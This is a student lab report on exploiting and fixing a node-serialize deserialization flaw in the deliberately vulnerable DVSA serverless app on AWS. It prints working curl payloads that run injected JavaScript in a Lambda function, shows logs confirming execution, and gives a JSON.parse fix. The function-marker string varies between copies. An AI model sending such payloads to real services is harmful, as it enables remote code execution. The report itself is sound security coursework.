

#1 & #9: Event Injection and Vulnerable Dependencies

Part 0: Cover Page

Field	Value
Course/Section	ICS344-02
Assignee	Yazeed Alzahrani-202349310
DVSA URL	http://dvsa-website-bi5427-911195059945-us-east-1.s3-website.us-east-1.amazonaws.com /
AWS Region	us-east-1
Date	4/11/2026
Vulnerability Title	Event Injection and Vulnerable Dependencies

Part 1: Goal and Vulnerability Summary

Field	Value
Vulnerability Name	Code Injection via Node-Serialize
Affected Component	API Gateway, AWS Lambda, DynamoDB
Security Impact	Data integrity and confidentiality violated. Attacker can call any function (including admin functions)
High-Level Weakness	Vulnerable dependencies that can be exploited for code injection

Part 2: Why This Works

The reason the application is vulnerable to code injection is due to unsafe deserialization: a process where a bytestream is converted into a live object. Usually, we use deserializers that accept different object types that **do not**

include functions, but in this case, the deserializer revives function types that can be run with malicious intent.


Part 3: Environment and Setup

- The API GW endpoint used is <https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order>
- The request send aimed to maliciously write to the AWS Lambda “tmp” directory
- The request was constructed using the curl tool

Part 4: Reproduction

Getting the API GW Endpoint

In order to get the API GW endpoint for this attack, head to the API Gateway service, and it will show the DVSA-API in its active services. From there, fetch the Invoke API endpoint.



In our case, the endpoint was:

“<https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage>”

Simply append “/order” to it to get the final endpoint:

“<https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order>”

Injecting Code

All requests are sent to this endpoint, and in its payload, we are able to exploit the unsafe deserializer dependency used in the lambda function

`__$ND_FUNC$$_function()` to inject malicious code using curl as follows:

```
$ curl -X POST
"https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action":"__$ND_FUNC$$_function(){ var fs = require(\"fs\");
fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my
hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\");
console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\": \"\"}'
{"message": "Internal server error"}
```

Part 5: Evidence

Although the response is a 500 ERR, this is a generic flag that does not mean that our attack failed. In order to see the effect our attack has had on the application, we will check the CloudWatch logs, where we can clearly see that our code was executed by the backend:

▼	2026-04-11T12:04:03.861Z	2026-04-11T12:04:03.861Z 329d434c-1ade-4726-a318-445899ab50b6 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
	2026-04-11T12:04:03.861Z	329d434c-1ade-4726-a318-445899ab50b6 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!

An important note here is that the 500 ERR here is due to the fact that we do not have a JWT in our request header. However, it still serves to be an example of how code can be injected without proper deserialization.

Part 6: Fix

Where the Fix Belongs

DVSA-ORDER-MANAGER -> order-manager.js

Fix Strategy

Replace the current unsafe deserializer dependency (Node-Serialize) with the native library JSON parser.

How This Addresses the Issue

The JSON parser deserializes a bytestream without executing code. By doing this, if we ran the same attack again, our code will be parsed simply as a string that will not be executed.

Part 7: Code Change

Before

```
exports.handler = (event, context, callback) => {  
  // console.log(JSON.stringify(event));  
  var req = serialize.unserialize(event.body);  
  //var req = JSON.parse(event.body);  
  var headers = serialize.unserialize(event.headers);  
  //var headers = JSON.parse(event.headers);  
  var auth_header = headers.Authorization || headers.authorization;  
  var token_sections = auth_header.split('.');  
  var auth_data = jose.util.base64url.decode(token_sections[1]);  
  var token = JSON.parse(auth_data);  
  var user = token.username;  
  var isAdmin = false;
```

After

```
exports.handler = (event, context, callback) => {  
  // console.log(JSON.stringify(event));  
  //var req = serialize.unserialize(event.body);  
  try {  
    var req = JSON.parse(event.body);  
    //var headers = serialize.unserialize(event.headers);  
    const headers = event.headers || {}  
    var auth_header = headers.Authorization || headers.authorization;  
    var token_sections = auth_header.split('.');  
    var auth_data = jose.util.base64url.decode(token_sections[1]);  
    var token = JSON.parse(auth_data);  
    var user = token.username;  
    var isAdmin = false;}  
  catch (e) {  
    return callback(null, {  
      statusCode: 400,  
      body: JSON.stringify({ status: "err", message: "Invalid request" })  
    });  
  }
```

Part 8: Verification After Fix

Post-fix Result

```
$ curl -X POST "https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "_$$_ND_FUNC$$_function(){ var fs = require("fs"); fs.writeFileSync("/tmp/pwned.txt", "You are reading the contents of my hacked file!"); var fileData = fs.readFileSync("/tmp/pwned.txt", "utf-8"); console.error("FILE READ SUCCESS: " + fileData); }()", "cart-id": ""}'
{"status": "err", "message": "Invalid request"}
```

```
$ curl -X POST
"https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \

-H "Content-Type: application/json" \

-d '{"action": "_$$_ND_FUNC$$_function(){ var fs = require("fs");
fs.writeFileSync("/tmp/pwned.txt", "You are reading the contents of my hacked
file!"); var fileData = fs.readFileSync("/tmp/pwned.txt", "utf-8");
console.error("FILE READ SUCCESS: " + fileData); }()", "cart-id": ""}'

{"status": "err", "message": "Invalid request"}
```

What Changed

Now omitted vulnerable dependency and gracefully parses code and returns exceptions instead of continuing execution at the backend.

Legitimate Behavior

Since we only added an exception handler and parser, the legitimate behavior of this code has not changed except in regard to data handling.

Part 9: Security Analysis

What Should Have Happened Vs. What Happened




Figure 1: Workflow before and after fixing insecure deserialization.

Security Deviation

By using an unsafe deserializer dependency, code injected into the payload is executed, which can cause malicious reads/writes/Lambda function calls.

How our Configuration Fixes the Issue

Now, the code deserializes the payload and headers using JSON which does not revive executable code or functions. Additionally, we added a try-catch block for graceful error handling.

Intended Logic and Security Rule(s)


Under normal unmalicious conditions, the workflow of the order-manager.js program is to be an entry point lambda function for all other lambda functions related to orders. For example, if a customer's request was to make a new order, the order-manager will parameterize the function calls and prepare the response for the user. This happens through the API GW <https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order> which routes to [order-manager.js](#). However, due to the vulnerable dependency "Node-Serialize", the deserialization operation is unsafe and leads to execution of injected code in the payload of requests, which can be used to call admin-privilege functions and many other malicious activities. To avoid this, the developers should always check for dependency vulnerabilities, especially in the case of deserializers to avoid injection attacks.

Evidence Sources

To assess the effectiveness of the attack, we monitored the CloudWatch logs and network tracing to see if our request led to backend execution.

Normal

Normally, the API GW would be used to to call other Lambda functions that send responses back to the HTTP SRC IP without any injected code execution.



* Note /dvsa/order redirects inside the server to the Invoke url /Stage/order

Exploit

In an exploit, the attacker maliciously injects code into the payload for it to be unsafely deserialized and executed by the server, which leads to backend execution that can be traced in the CloudWatch logs.

```
$ curl -X POST
"https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "_$$ND_FUNC$$_function(){ var fs = require(\"fs\");
fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my
hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\");
console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\": \"\"}'
{"message": "Internal server error"}
```

2026-04-11T12:04:03.861Z	2026-04-11T12:04:03.861Z 329d434c-1ade-4726-a318-445899ab50b6 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
2026-04-11T12:04:03.861Z	329d434c-1ade-4726-a318-445899ab50b6 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!

Post-Fix

After the fix, running the same test would cause the payload to be deserialized into a string that is later caught in a try-catch block since it does not conform with the requirements of an action payload.

```
$ curl -X POST "https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\": \"\"}'
{"status": "err", "message": "Invalid request"}
```



```
$ curl -X POST
"https://qai fuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order" \

-H "Content-Type: application/json" \

-d '{"action": "_$$ND_FUNC$$_function(){ var fs = require("fs");
fs.writeFileSync("/tmp/pwned.txt","You are reading the contents of my hacked
file!"); var fileData = fs.readFileSync("/tmp/pwned.txt","utf-8");
console.error("FILE READ SUCCESS: " + fileData); }()","cart-id":""}'


{"status": "err", "message": "Invalid request"}
```

Table 1: Structured Analysis Summary - Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Event Injection and Vulnerable Dependency	The intended logic is to fetch and deserialize payload. However, all requests go to the API GW invoke url https://qai fuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order which calls an AWS Lambda function with unsafe	- HTTP Responses returning 500 ERR - CloudWatch Logs showing backend execution - Networks	 Normally, the API Gateway acts as the public entry point and routes legitimate requests to other Lambda functions, which then process the request and send responses back to the	 During the attack, the adversary embeds malicious code within the request payload, which the server's unsafe deserialization process executes, resulting in detectable backend activity

	deserialization. It is critical that the deserialization dependency does not run injected code		original client's IP address without executing any malicious, injected code.	visible in the CloudWatch logs.
--	--	--	--	---------------------------------

Table 2: Structured Analysis Summary - Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Event Injection and Vulnerable Dependency	By unsafely deserializing payloads/headers into executable code, the compiler might actually run malicious code to make writes/reads to the DynamoDB or make calls to admin functions to get IAM privileges	Intentional misuse / security-relevant abuse	DVSA-ORDER-MANAGER -> order-manager.js	 Following the fix, the identical test payload is safely deserialized as a non-executable string and subsequently caught by a try-catch block because it fails to meet the valid action payload requirements.	[Optional timing result]

--	--	--	--	--	--

Part 10: Takeaway

It is important to make sure to use the appropriate deserializer, especially when dealing with user-made requests. Unsafe deserializers can be proxies to run malicious code that can grant access beyond user-privileges and infringe on other users' data integrity and privacy. To avoid this in the future, always make sure to use production-grade deserializers that do not revive executable code like JSON.